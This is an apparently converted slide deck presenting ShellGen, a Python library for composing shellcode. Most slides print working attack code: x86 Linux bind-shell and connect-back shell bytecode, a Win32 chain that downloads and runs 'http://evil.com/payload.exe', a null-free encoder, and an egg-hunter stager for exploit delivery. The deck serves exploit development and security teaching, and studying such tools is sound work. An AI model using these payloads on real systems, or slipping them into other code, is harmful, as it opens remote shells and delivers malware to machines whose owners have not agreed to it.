



# ShellGen

The shellcoding Swiss knife



# Who am I?

- My name is Mario Vilas
- I'm an infosec ~~bullshitter~~ consultant
- I find fuzzing and exploiting immensely fun
  - but don't tell anyone or they'll think I'm a nerd
- I also tweet a lot
  - so maybe you know me from there?

# What is ShellGen?

- ShellGen is your friendly neighborhood shellcode library!
- Written in Python
  - because coding in a real language is hard
- Modular and platform independent
  - easy to add new shellcodes
  - portable, no dependencies
- Part of the Inguma project (thnx @hteso!)

# First, a trivial example

```
from shellgen.payload import shell
payload = shell(arch = "x86",
                 os = "linux",
                 connect = "connect_tcp",
                 address = "192.168.1.33",
                 port = 3333)
bytes = payload.bytes
```

# Ok, now a less stupid example

```
from shellgen.x86.linux.connectshell import ConnectShell
payload = ConnectShell()
payload.address = "192.168.1.33"
payload.port = 3333
payload.compile()
bytes = payload.bytes
```

# This is getting more interesting...

```
from shellgen.x86.win32.syscall import SyscallInit
from shellgen.x86.win32.download import Download
from shellgen.x86.win32.execute import Execute
from shellgen.x86.win32.exit import Exit
```

```
payload = SyscallInit()
payload += Download("http://evil.com/payload.exe")
payload += Execute("payload.exe")
payload += Exit()
bytes = payload.bytes
```

# Now we're talking!


```
from shellgen.x86.win32.syscall import SyscallInit
from shellgen.x86.win32.download import Download
from shellgen.x86.win32.execute import Execute
from shellgen.x86.win32.exit import Exit
from shellgen.x86.win32.hunter import Hunter
from shellgen.x86.nullfree import NullFreeEncoder

payload = SyscallInit()
payload += Download("http://evil.com/payload.exe")
payload += Execute("payload.exe") + Exit()

payload = NullFreeEncoder(payload)
hunter = Hunter(payload)

to_send_in_our_buffer = hunter.bytes
to_send_in_another_socket = hunter.cookie + payload.bytes
```

# Key concept here: Lego bricks





# Types of shellcodes

- Static bytecode
  - The easiest (and dumbest) way to add new codes
- Dynamic bytecode
  - You can change its properties and recompile the bytecode on the fly
- Encoders and Stagers
  - Let you modify/split/obfuscate other bytecodes

# Static bytecode

```
from shellgen import Static
```

```
class BindShell (Static):
```

```
    qualities = "payload"  
    encoding = "term_null"
```

```
    bytes = (  
        "\x33\xc9\x83\xe9\xeb\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x81\x9c\x95"  
        "\xe9\x83\xeb\xfc\xe2\xf4\xb0\x47\xc6\xaa\xd2\xf6\x97\x83\xe7\xc4\x0c\x60"  
        "\x60\x51\x15\x7f\xc2\xce\xf3\x81\x90\xc0\xf3\xba\x08\x7d\xff\x8f\xd9\xcc"  
        "\xc4\xbf\x08\x7d\x58\x69\x31\xfa\x44\x0a\x4c\x1c\xc7\xbb\xd7\xdf\x1c\x08"  
        "\x31\xfa\x58\x69\x12\xf6\x97\xb0\x31\xa3\x58\x69\xc8\xe5\x6c\x59\x8a\xce"  
        "\xfd\xc6\xae\xef\xfd\x81\xae\xfe\xfc\x87\x08\x7f\xc7\xba\x08\x7d\x58\x69"  
        "\x00"  
    )
```

# Static bytecode

```
class Exit (Static):
    qualities = ("payload", "stack_balanced")
    encoding = "nullfree"

    def __init__(self, exitcode = None):

        # with exitcode: 7 ~ 8 bytes.
        # without exitcode: 5 bytes.

        bytes = "\x6a\x01"           # push 0x01
        bytes += "\x58"              # pop eax
        if exitcode is not None:
            if exitcode == 0:
                bytes += "\x31\xdb"   # xor ebx, ebx
            else:
                bytes += "\x6a" + pack("b", exitcode) # push exitcode
                bytes += "\x5b"       # pop ebx
        bytes += "\xcd\x80"          # int 0x80
        self.bytes = bytes
```

# Dynamic bytecode


```
class ConnectShell (Dynamic):
    qualities = "payload"
    encoding = "nullfree"

    def __init__(self, address = "192.168.133.1", port = 33333):
        self.address = address
        self.port = port

    def compile(self):
        bytes = (
            "\x6a\x66\x58\x99\x52\x42\x52\x89\xd3\x42\x52\x89\xe1\xcd\x80\x93\x89\xd1\xb0"
            "\x3f\xcd\x80\x49\x79\xf9\xb0\x66\x87\xda\x68"
        ) + inet_aton(self.address) + (
            "\x66\x68"
        ) + pack("!H", self.port) + (
            "\x66\x53\x43\x89\xe1\x6a\x10\x51\x52\x89\xe1\xcd\x80\x6a\x0b\x58\x99\x89\xd1"
            "\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
        )
        if "\x00" in bytes:
            self.remove_encoding("nullfree")
        else:
            self.add_encoding("nullfree")
        return bytes
```

# Encoders

- Encoders are too complex to put their whole code in a single slide 😊
- The idea is: wrap another shellcode, encode its bytes and prepend a decoder



# Encoders

- Metadata is updated to reflect this – the new payload now has different “encoding” flags


```
>>> import shellgen
>>> class ExampleShellcode (shellgen.Static):
...     encoding = ('term_null',)
...
>>> class ExampleEncoder (shellgen.Encoder):
...     encoding = ('alpha', 'nullfree')
...
>>> print ExampleShellcode().encoding
('term_null',)
>>> print ExampleEncoder( ExampleShellcode() ).encoding
('alpha', 'nullfree')
```

# Stagers

- Stagers let you split execution in multiple separated steps
- You can encode each stage with a different encoder, and get each bytecode separately
- Example: the Hunter stager looks for a cookie in memory where the second stage is, and jumps to it

# Stagers

**First stage**



The diagram illustrates the structure of a stager. At the top is a rounded rectangle labeled 'First stage'. Below it is a thick horizontal line. Underneath the line is a larger rounded rectangle labeled 'Next stage'. Inside the 'Next stage' rectangle is a smaller rounded rectangle labeled 'Payload'.

**Next stage**


**Payload**



# This is work in progress



# So long, and thanks for all the śledzia



<https://inguma.eu/projects/shellgen>